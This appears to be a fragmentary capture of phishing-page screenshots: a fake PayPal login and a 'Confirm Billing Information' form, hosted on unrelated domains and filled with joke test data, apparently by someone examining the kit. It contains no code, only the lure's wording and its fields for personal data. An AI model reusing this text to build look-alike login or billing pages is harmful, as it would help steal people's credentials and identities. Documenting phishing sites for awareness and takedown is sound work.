038985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
Open “universalkids.com.br/re.php” in a new window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Email

Password

Log In

Forgot your email or password?

Sign Up

About | Account Types | Fees | Privacy | Security | Contact | Legal | Developers

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

evenxi.com

Log in to your PayPal account

gaga@lady.com

••••••••••••

About | Account Types | Fees | Privacy | Security | Contact | Legal | Developers

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

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Confirm Billing Information - PayPal

PayPal

Your security is our top priority

Confirm Your personal PayPal Informations

Legal First Name

Legal Last Name

DD-MM-YYYY

Street Address

City

Country


State

Zip Code

Mobile

Phone Number

Continue



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Confirm Billing Information - PayPal

PayPal

Your security is our top priority

Confirm Your personal

PayPal Informations

Stefani Joanne Angelina

Germanotta

28-03-1986

On Tour

City

United States of America

